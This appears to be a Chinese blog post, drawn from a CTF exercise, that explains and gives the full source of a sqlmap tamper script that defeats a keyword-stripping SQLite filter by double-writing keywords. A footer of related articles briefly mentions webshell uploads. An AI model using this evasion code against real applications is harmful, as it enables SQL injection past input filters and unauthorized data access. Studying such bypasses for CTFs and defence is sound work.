
SQLMAP-Tamper之较为通用的双写绕过
前言
21年省决赛的SQLITE注入就是用的双写绕过,当时是手搓代码打的,这几天想起来了,寻思着写个tamper试试。
一开始以为很简单,后来才发现有很多要注意的点,折磨了挺久。
等弄完才明白为什么sqlmap没有自带双写的tamper,涉及的情况太多,需要根据具体过滤逻辑来写代码,没法做到统一。
思路
过滤代码很简单:
blacklist = ["ABORT", "ACTION", "ADD", "AFTER", "ALL", "ALTER", "ALWAYS", "ANALYZE", "AND", "AS", "IN", "ASC", "ATTACH", "AUTOINCREMENT", "BEFORE", "BEGIN", "BETWEEN", "CASCADE", "CASE", "CAST", "CHECK", "COLLATE", "COLUMN", "COMMIT", "CONFLICT", "CONSTRAINT", "CREATE", "CROSS", "CURRENT", "CURRENT_DATE", "CURRENT_TIME", "CURRENT_TIMESTAMP", "DATABASE", "DEFAULT", "DEFERRABLE", "DEFERRED", "DELETE", "DESC", "DETACH", "DISTINCT", "DO", "DROP", "EACH", "ELSE", "END", "ESCAPE", "EXCEPT", "EXCLUDE", "EXCLUSIVE", "EXISTS", "EXPLAIN", "FAIL", "FILTER", "FIRST", "FOLLOWING", "FOR", "FOREIGN", "FROM", "FULL", "GENERATED", "GLOB", "GROUP", "GROUPS", "HAVING", "IF", "IGNORE", "IMMEDIATE", "INDEX", "INDEXED", "INITIALLY", "INNER", "INSERT", "INSTEAD", "INTERSECT", "INTO", "IS", "ISNULL", "JOIN", "KEY", "LAST", "LEFT", "LIKE", "LIMIT", "MATCH", "MATERIALIZED", "NATURAL", "NO", "NOT", "NOTHING", "NOTNULL", "NULL", "NULLS", "OF", "OFFSET", "ON", "OR", "ORDER", "OTHERS", "OUTER", "OVER", "PARTITION", "PLAN", "PRAGMA", "PRECEDING", "PRIMARY", "QUERY", "RAISE", "RANGE", "RECURSIVE", "REFERENCES", "REGEXP", "REINDEX", "RELEASE", "RENAME", "REPLACE", "RESTRICT", "RETURNING", "RIGHT", "ROLLBACK", "ROW", "ROWS", "SAVEPOINT", "SELECT", "SET", "TABLE", "TEMP", "TEMPORARY", "THEN", "TIES", "TO", "TRANSACTION", "TRIGGER", "UNBOUNDED", "UNION", "UNIQUE", "UPDATE", "USING", "VACUUM", "VALUES", "VIEW", "VIRTUAL", "WHEN", "WHERE", "WINDOW", "WITH", "WITHOUT"]
for n in blacklist:
regex = re.compile(n, re.IGNORECASE)
username = regex.sub("", username)先拿个网上的代码举例,
核心代码为
for keyword in keywords:
    _ = random.randint(1, len(keyword) - 1)
retVal = re.sub(r"(?i)\b%s\b" % keyword, "%s%s%s" % (keyword[:_], keyword, keyword[_:]), retVal)其逻辑为:用正则进行搜索单词,类似:

当检测到payload中存在关键字,就将该关键字插入到原本关键字字符串的随机位置。
很常规的逻辑,但在这里有一些问题:
1.类似SELECT->SELSELECTECT,如果添加的位置不对,就可能新生成一个存在于黑名单的字样导致sqlmap误判。
2.混淆得不够彻底。代码中是以单词为单位,但过滤时会扩大面积。精简一下:
keywords = ['OR','ORDER']
payload = 'ORDER'混淆时:ORDER->OORRDER
过滤时:OORRDER->ORDER-> ''(为空)
那么,手动选某个关键字列表中比较特别的字样去统一混淆如何?
结论是可,但是费劲。首先需要先写个小脚本将关键字列表里的不纯粹的元素剔除。比如ORDER里含有OR,那么就需要将ORDER剔除。其次还得保证sqlmap的测试语句里不使用该字样,否则将导致误判。
整理一下上述思路,可以开始着手编写tamper了。
代码
写脚本之前先介绍下tamper模板
from lib.core.enums import PRIORITY

__priority__ = PRIORITY.LOWEST

def dependencies():
    pass

def tamper(payload, **kwargs):
return payload__priority__定义脚本优先级:LOWEST、LOWER、LOW、NORMAL、HIGH、HIGHER、HIGHESTdependencies()则声明该函数的适用/不适用范围,可为空tamper()则是主要函数,处理传入的payload并返回。
好,然后就是脚本的完整代码
#!/usr/bin/env python
"""
Copyright (c) 2006-2022 sqlmap developers (http://sqlmap.org/)
See the file 'doc/COPYING' for copying permission
"""
import re
from lib.core.common import singleTimeWarnMessage
from lib.core.enums import PRIORITY
__priority__ = PRIORITY.NORMAL
def tamper(payload, **kwargs):
"""
优化的双写绕过,顺序插入并判断是否新组成过滤单词
比如SELECT,当插入位置为3时为SELSELECTECT,则会生成黑名单列表中另一个单词ELSE造成误判
在此进行相关判断以保证生成的字符不存在另一个敏感词。
主要应对:
blacklist = [...]
for n in blacklist:
regex = re.compile(n, re.IGNORECASE)
username = regex.sub("", username)
>>> tamper('select 1 or 2 ORDER')
'selorect 1 oorr 2 OorRDER'
"""
keywords = ["ABORT", "ACTION", "ADD", "AFTER", "ALL", "ALTER", "ALWAYS", "ANALYZE", "AND", "AS", "IN", "ASC", "ATTACH", "AUTOINCREMENT", "BEFORE", "BEGIN", "BETWEEN", "CASCADE", "CASE", "CAST", "CHECK", "COLLATE", "COLUMN", "COMMIT", "CONFLICT", "CONSTRAINT", "CREATE", "CROSS", "CURRENT", "CURRENT_DATE", "CURRENT_TIME", "CURRENT_TIMESTAMP", "DATABASE", "DEFAULT", "DEFERRABLE", "DEFERRED", "DELETE", "DESC", "DETACH", "DISTINCT", "DO", "DROP", "EACH", "ELSE", "END", "ESCAPE", "EXCEPT", "EXCLUDE", "EXCLUSIVE", "EXISTS", "EXPLAIN", "FAIL", "FILTER", "FIRST", "FOLLOWING", "FOR", "FOREIGN", "FROM", "FULL", "GENERATED", "GLOB", "GROUP", "GROUPS", "HAVING", "IF", "IGNORE", "IMMEDIATE", "INDEX", "INDEXED", "INITIALLY", "INNER","INSERT", "INSTEAD", "INTERSECT", "INTO", "IS", "ISNULL", "JOIN", "KEY", "LAST", "LEFT", "LIKE", "LIMIT", "MATCH", "MATERIALIZED", "NATURAL", "NO", "NOT", "NOTHING", "NOTNULL", "NULL", "NULLS", "OF", "OFFSET", "ON", "OR", "ORDER", "OTHERS", "OUTER", "OVER", "PARTITION", "PLAN", "PRAGMA", "PRECEDING", "PRIMARY", "QUERY", "RAISE", "RANGE", "RECURSIVE", "REFERENCES", "REGEXP", "REINDEX", "RELEASE", "RENAME", "REPLACE", "RESTRICT", "RETURNING", "RIGHT", "ROLLBACK", "ROW", "ROWS", "SAVEPOINT", "SELECT", "SET", "TABLE", "TEMP", "TEMPORARY", "THEN", "TIES", "TO", "TRANSACTION", "TRIGGER", "UNBOUNDED", "UNION", "UNIQUE", "UPDATE", "USING", "VACUUM", "VALUES", "VIEW", "VIRTUAL", "WHEN", "WHERE", "WINDOW", "WITH", "WITHOUT"]
retVal = payload
warnMsg = "当前关键字列表如下,请注意修改:\n"
warnMsg += "%s" % keywords
singleTimeWarnMessage(warnMsg)
if payload:
for key in reversed(keywords):
index = keywords.index(key)
num = 1
check = True
while check:
if num >= len(key):
singleTimeWarnMessage('无法绕过双写关键字列表')
exit()
check = False
repStr = "%s%s%s" % (key[:num], key, key[num:])
for t in keywords[:index]:
if re.search(t, repStr) and not re.search(t, key):
check = True
break
num += 1
retVal = re.sub(key, repStr, retVal, flags=re.I)
return retValfor key in reversed(keywords):首先进入最外层的关键字循环,在这里使用逆序,混淆的时候先2后1,过滤的时候先1后2,就能很好的还原代码。
while num < len(key) and check:然后进入第二层循环。num为插入位置,比如ASC,能插入的地方有AS中间和SC中间,如果都插入了一遍还是检测到敏感词,说明再怎么双写都会被检测出来。
for t in keywords[:index]:第三层循环就是二次校验了,比如['A','ELSE','B','SELECT','C'],混淆的时候从后往前,如果插入的位置不好,SELECT->SELSELECTECT。这样从前面循环检测,检测到ELSE,则该位置不合法,重新插入。个人感觉从中间插入组成新敏感词的几率比较小,但仔细琢磨一下也没必要多加几行代码,于是就干脆用顺序了。
至于not re.search(t, key)是为了避免ORDER中存在OR而被误判位置不合法的情况。

使用的时候把keywords列表一替换,拿到sqlmap一打,结束!
有个比较无语的点是re.sub()函数的第四个参数才是flags。

写代码的时候习惯性的在第三个参数位置打上re.I,然后又因为int(re.I)为2,程序正常运行不报错,最大替换次数为2次。折磨了好长时间。
实验推荐
实验:SQL注入之绕过is_numeric过滤(合天网安实验室) 点击进入实操>>
更多网安工具及学习资料,扫码免费领:
SQLMAP-Tamper之较为通用的双写绕过的更多相关文章
- ctfhub 双写绕过 文件头检查
双写绕过 进入环境 上传一句话木马 上传路径感觉不对检查源代码 从此处可以看出需要双写绕过 使用bp抓包 此处这样修改即可双写绕过 使用蚁剑连接 即可找到flag 文件头检查 进入环境 上传一句话木马 ...
- 安全工具推荐之sqlmap tamper&sqlmap api
我发现总有一些人喜欢问sqlmap的tamper脚本,问完工具问参数,问完参数问脚本...... 你这个问题问的水平就很艺术,让我一时不知从何说起...... 说一下在sqlmap的使用过程中,个人了 ...
- sqlmap tamper脚本
本文来自:SQLmap tamper脚本注释, 更新了一些脚本,<<不断更新中>> 目前已经总共有50+的脚本,故对源文章进行更新... sqlmap-master ls -l ...
- 【原创】分布式之数据库和缓存双写一致性方案解析(三) 前端面试送命题(二)-callback,promise,generator,async-await JS的进阶技巧 前端面试送命题(一)-JS三座大山 Nodejs的运行原理-科普篇 优化设计提高sql类数据库的性能 简单理解token机制
[原创]分布式之数据库和缓存双写一致性方案解析(三) 正文 博主本来觉得,<分布式之数据库和缓存双写一致性方案解析>,一文已经十分清晰.然而这一两天,有人在微信上私聊我,觉得应该要采用 ...
- sqlmap Tamper脚本编写
sqlmap Tamper脚本编写 前言 sqlmap是一个自动化的SQL注入工具,其主要功能是扫描,发现并利用给定的URL的SQL注入漏洞,目前支持的数据库是MySQL, Oracle, Postg ...
- Sqlmap Tamper大全(1)
sqlmap是一个自动化的SQL注入工具,其主要功能是扫描,发现并利用给定的URL的SQL注入漏洞,目前支持的数据库是MS-SQL,,MYSQL,ORACLE和POSTGRESQL.SQLMAP采用四 ...
- nodeEE双写与分布式事务要点一二
数据库与缓存双写问题 计算机领域任何一个问题都可以通过增加一个抽象"层"来解决. 业务中为了减少热点数据不必要的db查询,往往会增加一层缓存来解决I/O性能.可是I/O多了一层也就 ...
- K:缓存数据库双写数据一致性方案
对于缓存和数据库双写,其存在着数据一致性的问题.对于数据一致性要求较高的业务场景,我们通常会选择使用分布式事务(2pc.paxos等)来保证缓存与数据库之间的数据强一致性,但分布式事务的复杂性与对资源 ...
- SQLMap Tamper Scripts Update 04/July/2016
SQLMap Tamper Scripts Update apostrophemask.py Replaces apostrophe character with its UTF-8 full wid ...
随机推荐
- webpack4 mini-css-extract-plugin
在使用webpack的extract-text-webpack-plugin插件提取单独打包css文件时,报错,说是这个插件要依赖webpack3的版本. webpack4得使用mini-css-ex ...
- Java中浅拷贝和深拷贝的区别
浅拷贝和深拷贝的定义: 浅拷贝: 被复制对象的所有变量都含有与原来的对象相同的值,而所有的对其他对象的引用仍然指向原来的对象.即对象的浅拷贝会对"主"对象进行拷贝,但不会复制主对象 ...
- time模块以及datetime模块
内容概要 time模块 **timestamp时间戳 **struct_time结构化时间 **format time格式化时间 datetime模块 **date **time **datetime ...
- 带分数--第四届蓝桥杯省赛C++B/C组
第四届蓝桥杯省赛C++B/C组----带分数 思路: 1.先枚举全排列 2.枚举位数 3.判断是否满足要求 这道题也就是n=a+b/c,求出符合要求的abc的方案数.进行优化时,可以对等式进行改写,改 ...
- 黑客高端de浏览器使用秘籍
搜索引擎已经成为上网必不可少的工具之一,聪明的黑客们发现,搜索引擎也能成为发动网络攻击的工具. Google Hacking,原指利用Google搜索引擎搜索信息来进行入侵的技术和行为,如今已不再局限 ...
- OpenLDAP测试搭建
目录 ldap介绍 测试环境 安装LDAP服务端 设置LDAP的root密码 配置LDAP服务端 创建LDAP证书 设置LDAP数据库 创建LDAP用户 添加防火墙规则 开启LDAP日志 配置LDAP ...
- 可视化BI工具选型,应该注意什么
伴随着大数据时代的到来,企业对数据的需求从"IT主导的报表模式"转向"业务主导的自助分析模式",可视化BI工具也随之应运而生.面对如此众多的可视化BI工具,我 ...
- golang线程安全
目录 1.golang的map是线程安全的吗?怎么安全使用map 2.线程独享什么,共享什么 3.进程状态转换 4.Log包线程安全吗? 5.写的循环队列是不是线程安全? 6.go协程线程安全吗 7. ...
- 在Mac上安装mysql并配置环境(详细篇)
在Mac上安装mysql并配置环境(详细篇) 1.下载mysql mysql官网 这一步根据自己电脑架构选择,分为arm和x86 下载完成之后打开就可以 接下来运行安装就可以,一直下一步,设置完密码就 ...
- 【C# 并发编程】开端
1,异步编程 异步编程就是使用future模式(又称promise)或者回调机制来实现(Non-blocking on waiting). 如果使用回调或事件来实现(容易callback hell), ...